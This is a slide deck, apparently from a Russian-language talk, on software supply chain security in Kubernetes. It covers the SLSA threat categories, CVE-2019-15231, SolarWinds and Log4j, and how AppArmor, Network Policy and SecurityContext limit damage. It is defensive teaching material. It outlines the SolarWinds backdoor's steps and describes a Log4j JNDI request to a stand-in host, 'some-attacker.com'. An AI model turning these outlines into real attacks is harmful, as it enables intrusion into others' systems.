Supply Chain 101

CNCF Security Technical Advisory Group

Software Supply Chain

Supply chain compromises are a powerful attack vector. In cloud native deployments everything is software-defined, so there is increased risk when there are vulnerabilities in this area. If an attacker controls the supply chain, they can potentially reconfigure anything in an insecure way.

What are supply chain vulnerabilities and their implications?

The [Catalog of Supply Chain Compromises](#) provides real-world examples that help raise awareness and provide detailed information that let's us understand attack vectors and consider how to mitigate potential risk.

On mitigating vulnerabilities

There is on-going work to establish best practices in this area. The list of [types of supply chain compromises](#) in the [catalog of supply chain compromises](#) suggests some mitigation techniques for the more well understood categories.

Supply chain security paper



STAG (Security Technical Advisory Group) has put work into a comprehensive software supply chain paper highlighting best practices for high and medium risk environments. Please check out [the paper](#) and corollary [secure supply chain assessment document](#) to learn more.

For information about contributing to the document or providing feedback, please refer to the [README](#).

CNCF Security Whitepaper

The image shows the cover of the 'Cloud Native Security Whitepaper'. It has a dark blue background with a purple diagonal stripe in the top right corner. On the left side, there is a logo for TAG Security, which consists of a white hexagon containing a stylized raccoon face. Below this logo, the text 'TAG SECURITY' is written in white. To the right of the TAG logo, the title 'CLOUD NATIVE SECURITY WHITEPAPER' is written in large, white, bold, sans-serif capital letters. At the bottom left of the cover, there is the Cloud Native Computing Foundation logo, which is a white square with a diagonal line, followed by the text 'CLOUD NATIVE COMPUTING FOUNDATION' in white.

Безопасность
Supply Chain
= контроль SBOM?

SBOMs don't solve security

Signatures don't solve security

CVEs don't solve security

Mark Manning
@antitree

Serious question: Can someone name a company/startup/tool that detected the xz backdoor before it was discovered?

23:34 · 30.03.2024 · Просмотров: **146K**

SBOMs don't stop SolarWinds

signatures don't stop Log4j

SLSA doesn't stop typosquatting

I guess... we'll do nothing 🤪

Supply Chain

Source threats

- A. Submit unauthorized change
- B. Compromise source repo
- C. Build from modified source

Dependency threats

- D. Use compromised dependency

Build threats

- E. Compromise build process
- F. Upload modified package
- G. Compromise package repo
- H. Use compromised package

От теории к практике

Build from modified resources — CVE-2019-15231

Атакующий модифицировал инфраструктуру сборки, добавив дополнительный скрипт для возможности получения RCE

Build from modified resources — CVE-2019-15231

AppArmor
Network Policy
SecurityContext

The background features several large, abstract, light blue geometric shapes. On the left, there is a jagged, star-like shape. On the right, there is a large, solid blue area that resembles a stylized letter 'L' or a corner of a page. The overall aesthetic is clean and modern.

SolarWinds в Kubernetes

Алгоритм действий бэкдора

- Выжидание 12–14 дней перед первичным соединением с C2
- Сбор информации о сервере (username, IP, OS)
- Соединение с C2
- Загрузка дополнительного компонента для развития атаки

Алгоритм действий бэкдора

- ~~Уязвимость Log4j активируется полезной нагрузкой, где сервер делает запрос к some-attacker.com через Java Naming and Directory Interface (JNDI) Network Policy~~
- ~~Ответ инжектится в процесс~~
- RCE
- **Всё!**

Выводы

Supply Chain могут появиться
в любой момент и в любом
компоненте

Можно защищаться
как от известных,
так и от неизвестных угроз

Стройте безопасность
из того, что всё взломано

Механизмы Kubernetes®
позволяют делать это гибко
и декларативно

Спасибо за внимание!
